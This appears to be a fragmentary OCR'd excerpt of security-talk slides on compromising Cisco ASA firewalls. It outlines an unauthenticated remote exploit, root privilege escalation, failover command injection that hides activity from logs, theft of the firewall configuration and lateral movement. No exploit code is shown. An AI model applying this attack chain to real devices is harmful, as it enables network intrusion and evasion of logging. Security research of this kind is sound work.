


```
ciscoasa#
```

```
root@kali:~#
```

Failover

- Use failover command injection to configure secondary Cisco ASA without logging
- Login to secondary ASA and exec commands on the primary!
- Both devices now compromised!



```
#id
uid=0(root)
gid=0(root)
```

```
cisco>enable
cisco#
```

Local shell access
&
Malicious Firmware


Unauthenticated
Remote Exploit

Device Compromise
&
Privilege Escalation

Pwn the Network
&
Hidden Config


Pwning the Network

- We now have our SSL tunnel and have compromised the firewall
- We have stolen a copy of the firewall configuration
- Lateral movement phase of attack..




Remote Shell and Hidden Config


- Stolen config shows us the access-lists
- Access-lists describe trust relationships and expected traffic flows



